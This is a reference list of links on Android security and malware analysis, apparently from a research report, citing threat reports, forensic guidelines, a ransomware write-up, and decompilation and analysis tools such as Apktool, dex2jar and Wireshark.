- The Tech Journal. Monitor your Body On Your Android Cellphones.
  http://thetechjournal.com/tech-news/monitor-your-body-on-your-android-cellphones.xhtml
- A flair for sharing - encouraging information exchange between CERTs.
  http://www.enisa.europa.eu/activities/cert/support/legal-information-sharing
- Smartphones: Information security risks, opportunities and recommendations for users.
  https://www.enisa.europa.eu/activities/identity-and-trust/risks-and-data-breaches/smartphones-information-security-risks-opportunities-and-recommendations-for-users/
- ACPO guidelines
  http://www.athenaforensics.co.uk/acpo-guidelines
- Black Hat: Intercepting Calls and Cloning Phones With Femtocells
  http://securitywatch.pcmag.com/hacking/314370-black-hat-intercepting-calls-and-cloning-phones-with-femtocells
- Application Fundamentals
  http://developer.android.com/guide/components/fundamentals.html
- Decompile and Secure android apk
  https://decompileandsecureapk.wordpress.com/2014/05/10/decompile-and-secure-android-apk/
- Android users targeted by over 99 percent of mobile malware
  http://www.v3.co.uk/v3-uk/news/2342442/android-users-targeted-by-over-99-percent-of-mobile-malware
- Mobile Threat Report Q1 2014
  http://www.f-secure.com/static/doc/labs_global/Research/Mobile_Threat_Report_Q1_2014_print.pdf
- Mobile Threat Report Q1 2014
  http://www.f-secure.com/static/doc/labs_global/Research/Mobile_Threat_Report_Q1_2014_print.pdf
- Apktool
  http://code.google.com/p/android-apktool/
- dex2jar
  https://code.google.com/p/dex2jar/
- Java Obfuscation Techniques
  http://www.sable.mcgill.ca/JBCO/examples.html
- Anubis
  https://anubis.iseclab.org/
- Mobile Sandbox
  http://mobilesandbox.org/
- Symantec: Android.Simplocker
  http://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2014-060610-5533-99
- Android Emulator
  http://developer.android.com/tools/help/emulator.html
- Java Decompiler
  http://jd.benow.ca/
- Wireshark
  https://www.wireshark.org/
- Dex2jar
  https://code.google.com/p/dex2jar/
- Apktool
  http://ibotpeaches.github.io/Apktool/

- ADB
  http://developer.android.com/tools/help/adb.html
- SignAPK
  https://code.google.com/p/signapk/
- AVD
  http://developer.android.com/tools/help/emulator.html
- Detecting Android Sandboxes
  http://www.dexlabs.org/blog/btdetect